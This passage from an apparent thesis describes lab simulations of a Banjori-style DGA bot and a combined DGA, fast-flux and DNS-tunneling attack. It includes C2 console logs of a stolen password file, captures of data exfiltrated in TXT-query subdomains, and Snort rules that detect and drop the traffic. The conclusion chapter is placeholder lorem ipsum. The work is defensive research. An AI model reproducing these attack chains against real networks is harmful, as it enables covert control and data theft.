**banjori\_dga\_CC.py** malware is executed on the victim machine, where it generates the same sequence of 500 domains and performs iterative DNS queries, using the `gethostbyname()` function call from the `socket` module, until a valid IP is resolved, subsequently establishing a connection with the C&C Server by using the `/beacon` endpoint.

The attack execution follows a structured timeline that begins with the attacker running the `banjori_dga.py` script to generate the domain list. Then the attacker uses the `register_dns.py` script to map it to the C&C Server's IP address in the DNS server, ensuring that name resolution will be successful for that specific domain. While the command and control server initiates `c2Server.py` to listen for incoming bot connections, `banjori_dga_CC.py` is executed in the victim machine to generate the identical domain list and begins a trial-and-error process through iterative DNS queries. This sequence concludes when the victim successfully resolves the C&C Server's IP address, establishing the final communication channel.

### 3.13.3 Attack Results and Traffic Analysis

Once the attack is initiated, the bot on the Victim machine produces a distinct series of network events that can be analyzed through traffic captures and console outputs. This phase demonstrates the transition from a state of disconnection to a fully established Command-and-Control channel.

### 3.13.3.A DNS Trial and Error Phase

|      |          |              |              |     |    |          |                |                                          |
|------|----------|--------------|--------------|-----|----|----------|----------------|------------------------------------------|
| 1247 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0x4a3a A swnadgaattack.pt                |
| 1248 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0x4a3a Refused A swnadgaattack.pt        |
| 1249 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0x4a3a A swnadgaattack.pt                |
| 1250 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0x4a3a Refused A swnadgaattack.pt        |
| 1251 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0xb9f0 A lpqrdgaattack.pt                |
| 1252 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0xb9f0 Refused A lpqrdgaattack.pt        |
| 1253 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0xb9f0 A lpqrdgaattack.pt                |
| 1254 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0xb9f0 Refused A lpqrdgaattack.pt        |
| 1255 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0xbe92 A vlrdgaattack.pt                 |
| 1256 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0xbe92 Refused A vlrdgaattack.pt         |
| 1257 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0xbe92 A vlrdgaattack.pt                 |
| 1258 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0xbe92 Refused A vlrdgaattack.pt         |
| 1259 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0xc5bb A fnaqdaattack.pt                 |
| 1260 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0xc5bb Refused A fnaqdaattack.pt         |
| 1261 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0xc5bb A fnaqdaattack.pt                 |
| 1262 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0xc5bb Refused A fnaqdaattack.pt         |
| 1263 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0xe3af A oagidgaattack.pt                |
| 1264 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0xe3af Refused A oagidgaattack.pt        |
| 1265 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0xe3af A oagidgaattack.pt                |
| 1266 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0xe3af Refused A oagidgaattack.pt        |
| 1267 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0x15e1 A pbnidgaattack.pt                |
| 1268 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0x15e1 Refused A pbnidgaattack.pt        |
| 1269 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0x15e1 A pbnidgaattack.pt                |
| 1270 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 76 | Standard | query response | 0x15e1 Refused A pbnidgaattack.pt        |
| 1271 | 124.7... | 192.168.10.2 | 192.168.2... | DNS | 76 | Standard | query          | 0x78f9 A qevtdgaattack.pt                |
| 1272 | 124.7... | 192.168.20.2 | 192.168.1... | DNS | 92 | Standard | query response | 0x78f9 A qevtdgaattack.pt A 192.168.40.2 |

**Figure 3.37:** Wireshark capture between the DNS-Server and the Victim machines showing DGA trial and error, and final resolution

The most prominent result of the DGA execution is the generation of a high volume of DNS traffic as the Victim iterates through its algorithmically generated list, searching for the single domain, (e.g., tuv34wxy.ps), that the Attacker has successfully registered. This process creates a characteristic pattern of trial and error visible in network captures like 3.37, beginning with a significant trail of failed resolutions where the DNS-Server returns an NXDOMAIN (Non-Existent Domain) response for every unregistered domain queried. This sequence of failures continues until the malware eventually queries the specific domain mapped to the **C2-Server's IP** address at **192.168.40.2**, at which point the DNS-Server finally provides a valid A-record response to establish the connection.

### 3.13.3.B C&C Connection and Beacons

```
Enter your choice: [*] Received beacon from Victim ID: 1, Status: online
192.168.10.2 - - [24/Jul/2025 13:35:07] "POST /beacon HTTP/1.1" 200 -
192.168.10.2 - - [24/Jul/2025 13:35:07] "GET /get-command?id=1 HTTP/1.1" 200 -
```

(a) Beacon Confirmed

```
Enter your choice: 2
Enter Victim ID to command: 1
Enter command (e.g., 'read /etc/passwd', 'ls -la'): 192.168.10.2 - - [24/Jul/2025 13:40:35] "GET /get-command?id=1 HTTP/1.1" 200 -
ls
Command 'ls' queued for victim 1

--- C&C Operator Console ---
1. View Victims
2. Issue Command to Victim
3. View General Command Outputs
4. View Received Files
5. Exit
Enter your choice: [*] Sending command 'ls' to Victim ID: 1
192.168.10.2 - - [24/Jul/2025 13:40:50] "GET /get-command?id=1 HTTP/1.1" 200 -
[*] Received general report from Victim ID: 1
Output:
banjori_dga.py
banjori_dga_CC.py
dga.py
password.txt
...
192.168.10.2 - - [24/Jul/2025 13:40:50] "POST /report HTTP/1.1" 200 -
```

(b) Command Execution and Output

**Figure 3.38:** C2-Server terminal showing successful beacon confirmation and command output

Upon resolving the correct IP address, the Victim establishes a connection to the C2-Server, causing the network traffic to shift from DNS (UDP) to HTTP (TCP) on port 8080. The malware initiates this phase by "beaconing" through a POST request to the `/beacon` endpoint, which confirms to the attacker that the bot is alive and ready to receive instructions, as seen on the C&C terminal (3.38(a)). This interaction is managed by the **c2server.py** script, which hosts a centralized C&C Operator Console providing a terminal-based interface for real-time bot management.

The operator console offers the attacker four primary functional choices to control the infected environment. Option 1 allows the operator to view a list of all connected victims, including their unique Victim ID, current status (Online or Offline), and their last seen timestamp. To interact with a host, the attacker uses Option 2 to issue specific shell commands, such as `ls` or `ls /home`, which are then placed in a command queue for the selected Victim ID, like in 3.38(b).

### 3.13.3.C Data Exfiltration Results

The communication loop is completed as the bot periodically polls the `/get-command` endpoint to retrieve these queued instructions. Once the commands are executed on the Victim machine, the results are sent back to the server via the `/report` endpoint for general output or the `/file-report` endpoint for



file exfiltration. The attacker can then use Option 3 of the console to view general command outputs or Option 4 to display the full content of stolen files, such as `password.txt`, directly within the terminal interface (3.39).

```
Enter your choice: [*] Sending command 'read password.txt' to Victim ID: 1
192.168.10.2 - - [24/Jul/2025 13:38:50] "GET /get-command?id=1 HTTP/1.1" 200 -
[+] Received file 'password.txt' from Victim ID: 1
    Content (first 200 chars):
MyBank One account
pass: 92FKSW00!"$#+~s
...
192.168.10.2 - - [24/Jul/2025 13:38:50] "POST /file-report HTTP/1.1" 200 -
```

**Figure 3.39:** C2-Server "read password.txt" command output showing the content of password.txt

### 3.13.4 Snort IPS Countermeasure

To detect and mitigate the attack, a **Snort** instance was deployed as a "middle-man" between the Victim and the router (see 3.40). The defense strategy targets the high volume of **NXDOMAIN** responses (DNS replies with zero answers) that characterize DGA trial-and-error behavior.

The detection logic relies on the `byte_test` command to inspect DNS payloads:

```
drop udp any 53 -> $HOME_NET any (msg:"High Volume DNS Responses with Zero
Answer RRs Detected"; flow:established; byte_test:2,=,0,6,relative;
threshold:type limit, track by_src, count 10, seconds 60; sid:1000002; rev:2;)
```

The parameter `byte_test:2,=,0,6,relative;` specifically checks 2 bytes at offset 6 (the 7th and 8th bytes) relative to the UDP payload start to confirm if the **Answer Resource Record (RR) count** is zero. To enable active blocking, Snort was configured in **inline mode** using the `afpacket` DAQ:

```
snort -Q -A console -i eth0:eth1 -c /etc/snort/snort.conf
```




Figure 3.40: DGAs Countermeasure GNS3 Lab Topology

### 3.13.5 Countermeasure Results and Mitigation Analysis

After deploying Snort as an inline defense mechanism, the network traffic behavior and the malware's progression were re-evaluated. This phase demonstrates the transition from simple intrusion detection to active traffic mitigation.

#### 3.13.5.A Detection Phase (IDS Mode)

```
packet processing (pid=93)
:39.172789  [**] [1:1000002:1] High Volume DNS Responses with Zero Answer RRs Detected [**] [Priority: 0] {UDP} 192.168.20.2:53 -> 192.168.10.2:58118
:39.173272  [**] [1:1000002:1] High Volume DNS Responses with Zero Answer RRs Detected [**] [Priority: 0] {UDP} 192.168.20.2:53 -> 192.168.10.2:51915
:39.174173  [**] [1:1000002:1] High Volume DNS Responses with Zero Answer RRs Detected [**] [Priority: 0] {UDP} 192.168.20.2:53 -> 192.168.10.2:42547
:39.174715  [**] [1:1000002:1] High Volume DNS Responses with Zero Answer RRs Detected [**] [Priority: 0] {UDP} 192.168.20.2:53 -> 192.168.10.2:58888
:39.175467  [**] [1:1000002:1] High Volume DNS Responses with Zero Answer RRs Detected [**] [Priority: 0] {UDP} 192.168.20.2:53 -> 192.168.10.2:45982
:39.176625  [**] [1:1000002:1] High Volume DNS Responses with Zero Answer RRs Detected [**] [Priority: 0] {UDP} 192.168.20.2:53 -> 192.168.10.2:42693
:39.177769  [**] [1:1000002:1] High Volume DNS Responses with Zero Answer RRs Detected [**] [Priority: 0] {UDP} 192.168.20.2:53 -> 192.168.10.2:50356
:39.178296  [**] [1:1000002:1] High Volume DNS Responses with Zero Answer RRs Detected [**] [Priority: 0] {UDP} 192.168.20.2:53 -> 192.168.10.2:54503
:39.178937  [**] [1:1000002:1] High Volume DNS Responses with Zero Answer RRs Detected [**] [Priority: 0] {UDP} 192.168.20.2:53 -> 192.168.10.2:38888
:39.179915  [**] [1:1000002:1] High Volume DNS Responses with Zero Answer RRs Detected [**] [Priority: 0] {UDP} 192.168.20.2:53 -> 192.168.10.2:58900
```

Figure 3.41: Snort console showing the "High Volume DNS Responses" alerts

With the initial Snort rule set to alert, the system functioned strictly as an Intrusion Detection System, where the console output confirmed that the byte\_test engine successfully identified DNS responses with zero Answer RRs (3.41). Although the malware continued to receive NXDOMAIN responses and eventually established a C&C connection the alert action provides visibility into the trail of failed resolutions characteristic of DGA activity thereby offering detection without enforcement.

### 3.13.5.B Prevention Phase (IPS Mode)

|    |           |              |              |     |    |          |       |        |   |                   |
|----|-----------|--------------|--------------|-----|----|----------|-------|--------|---|-------------------|
| 2  | 0.304601  | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0x19cf | A | kkxrdgaattack.pt  |
| 3  | 5.310433  | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0x19cf | A | kkxrdgaattack.pt  |
| 5  | 5.310843  | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0x70aa | A | uajmdgaattack.pt  |
| 9  | 10.314504 | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0x70aa | A | uajmdgaattack.pt  |
| 15 | 320822    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0xe742 | A | zljajdgaattack.pt |
| 20 | 326938    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0xe742 | A | zljajdgaattack.pt |
| 25 | 332823    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0xa9ed | A | bjtxdgaattack.pt  |
| 30 | 338885    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0xa9ed | A | bjtxdgaattack.pt  |
| 30 | 339457    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0x2d71 | A | rvcgdgaattack.pt  |
| 35 | 344405    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0x2d71 | A | rvcgdgaattack.pt  |
| 40 | 349812    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0x256c | A | qskudgaattack.pt  |
| 45 | 354935    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0x256c | A | qskudgaattack.pt  |
| 50 | 359864    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0xf1a8 | A | dzfkdggaattack.pt |
| 55 | 361594    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0xf1a8 | A | dzfkdggaattack.pt |
| 60 | 366826    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0xf119 | A | gqdpdgaattack.pt  |
| 65 | 371573    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0xf119 | A | gqdpdgaattack.pt  |
| 65 | 372245    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0x092b | A | ogjqdgaattack.pt  |
| 70 | 377818    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0x092b | A | ogjqdgaattack.pt  |
| 75 | 382727    | 192.168.10.2 | 192.168.20.2 | DNS | 76 | Standard | query | 0xec42 | A | xvyvdgaattack.pt  |

**Figure 3.42:** Wireshark capture between the Victim and the DNS-Server machines showing traffic after the "drop" rule activation

When the Snort rule was modified from `alert` to `drop` and executed in inline mode (using the `-Q` flag), the system transitioned from a detection role to functioning as a true Intrusion Prevention System (IPS). This configuration change resulted in a shift in the traffic observed at the Victim's interface, where Wireshark captures revealed a drastic reduction in the number of NXDOMAIN packets successfully delivered; Snort intercepted these packets and discarded them before they could reach the internal network. By targeting only these empty responses, the system ensured that while the malware's trial-and-error process was substantially hindered, legitimate traffic and the final successful DGA resolution containing a valid Resource Record were allowed to pass through, since it contains at least one Resource Record.

### 3.13.5.C Analysis and Conclusion

The implementation of the `drop` rule directly impacted the efficiency of this attack because, as the victim no longer received the NXDOMAIN signals, the malware script faced a much more substantial task in identifying the active C&C domain.

This resulted in a significant execution delay, where the time required for the malware to establish its first beacon increased notably because the lack of feedback from the DNS server caused a forced delay in the script's iteration loop and trial-and-error process (you can see the times between each DNS Query are much smaller in 3.37 vs 3.42).

Despite this increased difficulty, the mitigation remained incomplete and the attack was not fully stopped; since the `drop` rule utilizes the `byte_test:2,=,0,6,relative;` command to target only those responses with zero answers, the single valid DNS response containing the C&C IP was still allowed to pass through to the victim. Ultimately, this confirms that while signature-based IPS rules provide a


necessary layer of defense and visibility, they primarily serve to delay the attack and alert administrators rather than providing a total block against sophisticated DGAs.

This implementation demonstrates that effective DGA defense requires a combination of signature-based rules and **machine learning traffic analysis** to identify malicious domain patterns and automate blocking without human intervention.

## 3.14 Combined Fast Flux/DGA/Tunneling

This section details the simulation of a multi-layered attack that integrates three previously explored techniques, Domain Generation Algorithms (DGAs), Fast Flux Double, and DNS Tunneling, into a single, cohesive attack chain.

### 3.14.1 Network Architecture and Environment Setup



**Figure 3.43:** Combined Attack GNS3 Lab Topology

The laboratory was implemented in a GNS3 environment using six primary nodes to simulate the full attack infrastructure, as illustrated in 3.43. Unlike the standalone tunneling lab (which required a dedicated hierarchy of root, TLD, and authoritative nameservers) this topology consolidates DNS resolution into a single **DNS Server (10.0.0.1)** node that acts simultaneously as TLD server and recursive resolver, while the FFA pool dynamically assumes the authoritative nameserver role as directed by the C&C Server. The network also consists of: the **Victim (10.0.1.1)** representing an infected host running the

malware; the **C&C Server (10.0.3.1)**, which orchestrates the attack by remotely updating DNS records and receives exfiltrated data; and three fast-flux agents, **FFA1 (10.0.4.1)**, **FFA2 (10.0.5.1)**, and **FFA3 (10.0.6.1)**, which dynamically assume the authoritative nameserver role as directed by the C&C Server.

### 3.14.2 Attack Implementation

The attack relies on five primary scripts distributed across the attacker-controlled nodes and the Victim. **banjori\_dga.py** runs on the **C&C-Server** and implements the Banjori algorithm to generate a list of 500 pseudo-random AGDs from a shared seed. It selects one domain to be the active C&C domain for the current rotation cycle. **combined\_chooseFFAs.py** also runs on the **C&C-Server** and orchestrates the FFA assignment. Via SSH, it starts the BIND service on the designated FFA (e.g., FFA1), issues `nsupdate` requests to the **DNS-Server** to register the generated domain's A and NS records with a short TTL of 60 seconds pointing to the chosen FFA, reconfigures the FFA's BIND zone files for the generated domain, and finally launches **dns\_exfiltrator.py** in the background on the active FFA. **dns\_exfiltrator.py** runs on whichever FFA is currently acting as authoritative nameserver. Using Scapy, it sniffs incoming UDP port 53 traffic, identifies DNS TXT-record queries destined for the active DGA domain, strips the domain suffix, and extracts the subdomain prefix, which carries the encoded sensitive data. A background worker thread forwards each extracted subdomain via a fresh TCP connection to **10.0.3.1:9999** (the C&C-Server). **data\_receiver.py** runs on the **C&C-Server**, binding a TCP socket to port 9999 and passively collecting the subdomain strings forwarded by the active FFA's exfiltrator, printing the reconstructed data as it arrives. **combined\_comms\_CC.py** is the bot malware running on the **Victim**. It independently generates the same 500-domain list using the Banjori algorithm, then performs iterative DNS queries to the **DNS-Server** until one resolves to an IP address, confirming the active DGA domain. It then reads sensitive local files (e.g., `passwords.txt`) and encodes each line as a subdomain of the active DGA domain, issuing a DNS TXT-record query per line to initiate the tunneling exfiltration.

The execution timeline begins with the C&C-Server running **banjori\_dga.py** to select an AGD. **combined\_chooseFFAs.py** is then executed to assign FFA1 as the authoritative nameserver for the generated domain, register the appropriate DNS records on the **DNS-Server** with a 60-second TTL, configure FFA1's BIND zone, and start **dns\_exfiltrator.py** on FFA1. Simultaneously, **data\_receiver.py** is started on the C&C-Server to await incoming exfiltrated data. Then the victim machine runs **combined\_comms\_CC.py**, which iterates through the generated domain list querying the **DNS-Server** until one domain resolves (the active DGA domain). Once resolved, the bot reads `passwords.txt` and begins encoding each line as a subdomain, issuing DNS TXT queries that travel through the **DNS-Server** to **FFA1**. FFA1 extracts the data and forwards it to the C&C-Server. Commands can be returned to the bot via TXT records in the DNS responses. To demonstrate resilience, the C&C-Server can then select a new AGD and reassign a different FFA (e.g., FFA2) as authoritative nameserver using **com-**

|    |       |          |          |     |     |                         |                                                                     |
|----|-------|----------|----------|-----|-----|-------------------------|---------------------------------------------------------------------|
| 47 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 77  | Standard query          | 0x02a1 A nnwjdgaattack.com                                          |
| 48 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 123 | Standard query response | 0x02a1 No such name A nnwjdgaattack.com SOA tld.com                 |
| 49 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 77  | Standard query          | 0x98b8 A pbdzdgaattack.com                                          |
| 50 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 123 | Standard query response | 0x98b8 No such name A pbdzdgaattack.com SOA tld.com                 |
| 51 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 77  | Standard query          | 0x4791 A hvcidgaattack.com                                          |
| 52 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 123 | Standard query response | 0x4791 No such name A hvcidgaattack.com SOA tld.com                 |
| 53 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 77  | Standard query          | 0x2c4d A ikcgdgaattack.com                                          |
| 54 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 123 | Standard query response | 0x2c4d No such name A ikcgdgaattack.com SOA tld.com                 |
| 55 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 77  | Standard query          | 0xa9f0 A hnbgdgaattack.com                                          |
| 56 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 93  | Standard query response | 0xa9f0 A hnbgdgaattack.com A 10.0.6.1                               |
| 57 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 90  | Standard query          | 0x7c08 TXT hokus9890355.hnbgdgaattack.com                           |
| 58 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 366 | Standard query response | 0x7c08 TXT hokus9890355.hnbgdgaattack.com TXT                       |
| 59 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 86  | Standard query          | 0xe6a1 TXT pass1234.hnbgdgaattack.com                               |
| 60 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 362 | Standard query response | 0xe6a1 TXT pass1234.hnbgdgaattack.com TXT                           |
| 61 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 99  | Standard query          | 0x89b1 TXT attackercantreadthis2.hnbgdgaattack.com                  |
| 62 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 375 | Standard query response | 0x89b1 TXT attackercantreadthis2.hnbgdgaattack.com TXT              |
| 63 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 112 | Standard query          | 0xdc46 TXT [CONFIDENTIAL_-_INTERNAL_USE_ONLY].hnbgdgaattack.com     |
| 64 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 423 | Standard query response | 0xdc46 TXT [CONFIDENTIAL_-_INTERNAL_USE_ONLY].hnbgdgaattack.com TXT |
| 65 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 102 | Standard query          | 0xafc9 TXT ---_CONTRACT_DETAILS_---.hnbgdgaattack.com               |
| 66 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 403 | Standard query response | 0xafc9 TXT ---_CONTRACT_DETAILS_---.hnbgdgaattack.com TXT           |
| 67 | 40... | 10.0.1.1 | 10.0.0.1 | DNS | 93  | Standard query          | 0x8cad TXT Contract_#12345.hnbgdgaattack.com                        |
| 68 | 40... | 10.0.0.1 | 10.0.1.1 | DNS | 385 | Standard query response | 0x8cad TXT Contract_#12345.hnbgdgaattack.com TXT                    |

**Figure 3.44:** Wireshark capture adjacent to the Victim showing DGA trial-and-error queries followed by DNS tunneling subdomain queries to the active AGD

**bined\_chooseFFAs.py**. When the Victim machine restarts **combined\_comms\_CC.py**, it transparently resolves the new domain and begins exfiltrating to FFA2, with no change in the bot's code or configuration.

### 3.14.3 Attack Results and Traffic Analysis

#### 3.14.3.A DGA Trial-and-Error Discovery

The first observable effect of the attack is a burst of NXDOMAIN responses at the **DNS-Server** as the Victim's bot iterates through the generated domain list. The bot issues queries for successive AGDs until the active registered domain returns a valid A record. From the Victim's perspective, this appears as ordinary recursive DNS resolution. The queries are directed only at the local **DNS-Server**, with no direct contact to any attacker-controlled machine.

#### 3.14.3.B Data Exfiltration via Subdomains

Once a domain resolves, the Victim begins issuing high volumes of DNS TXT-record queries where each subdomain encodes a line from files such as `passwords.txt`. As shown in 3.44, the Wireshark capture adjacent to the Victim reveals DNS queries containing anomalously long, high-entropy subdomain prefixes directed at the active DGA domain.

#### 3.14.3.C FFA and Domain Rotation

After the initial exfiltration session, the C&C-Server generates a new AGD and re-runs **combined\_chooseFFAs.py**, this time assigning another FFA like **FFA2** as the authoritative nameserver. When

the Victim restarts **combined\_comms\_CC.py**, it transparently discovers and resolves the new DGA domain, routing its subsequent tunneling queries to FFA2 instead of FFA1. Both the domain and the authoritative nameserver have simultaneously rotated, leaving no stable element for a defender to anchor a reactive block against.

### 3.14.3.D Analysis and Conclusion

This lab demonstrated that the combination of Fast Flux Double, Domain Generation Algorithms, and DNS Tunneling produces an attack that is qualitatively more resilient than the sum of its parts. Each technique, taken individually, leaves a detectable residue that a well-positioned monitoring system can exploit. DGAs leave a trail of NXDOMAIN failures. Fast Flux Double leaves a trail of rotating IPs that accumulate against a stable domain name. DNS Tunneling leaves a trail of anomalously long subdomains at high query rates against a stable nameserver.

When the three techniques are combined, each of those residual signals is degraded or erased by one of the other layers: the DGA removes the stable domain name that the Fast Flux detector relies on; the Fast Flux Double removes the stable nameserver IP that a tunneling blocker could target; and the domain rotation can distribute the tunneling query load thinly enough to evade rate-based detection.

The result is an infrastructure in which there is no component - no IP address, no domain name, no nameserver — that remains stable long enough for a defender to anchor a reactive countermeasure against. Every element that a defender might attempt to block has already been replaced by the time the block takes effect. Effective detection of this class of attack cannot rely on reactive, threshold-based rules applied to individual protocol layers in isolation. It requires correlating signals across layers (DNS resolution behaviour, query content, and infrastructure topology) and applying approaches capable of identifying coordinated anomalies that individually fall below detection thresholds. The script `scapy_attack_blocker.py` used as a countermeasure in the DNS Tunneling lab, can still be used to identify tunneling behavior in this combined attack lab since it does not rely on stable elements, and instead uses characteristics of the DNS traffic observed, such as subdomain length and the query rate, to make an attack detection.





# 4

## Conclusion

### Contents

|                                                  |     |
|--------------------------------------------------|-----|
| 4.1 Conclusions . . . . .                        | 103 |
| 4.2 System Limitations and Future Work . . . . . | 104 |

Pellentesque vel dui sed orci faucibus iaculis. Suspendisse dictum magna id purus tincidunt rutrum. Nulla congue. Vivamus sit amet lorem posuere dui vulputate ornare. Phasellus mattis sollicitudin ligula. Duis dignissim felis et urna. Integer adipiscing congue metus.

### 4.1 Conclusions

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Morbi commodo, ipsum sed pharetra gravida, orci magna rhoncus neque, id pulvinar odio lorem non turpis. Nullam sit amet enim. Suspendisse id velit vitae ligula volutpat condimentum. Aliquam erat volutpat. Sed quis velit. Nulla facilisi. Nulla libero. Vivamus pharetra posuere sapien. Nam consectetur. Sed aliquam, nunc eget euismod ullamcorper, lectus nunc ullamcorper orci, fermentum bibendum enim nibh eget ipsum. Donec porttitor ligula eu dolor. Maecenas vitae nulla consequat libero cursus venenatis. Nam magna enim, accumsan eu, blandit sed, blandit a, eros.

Rui Cruz  
You should  
always  
start a  
Chapter  
with an in-  
troductory  
text

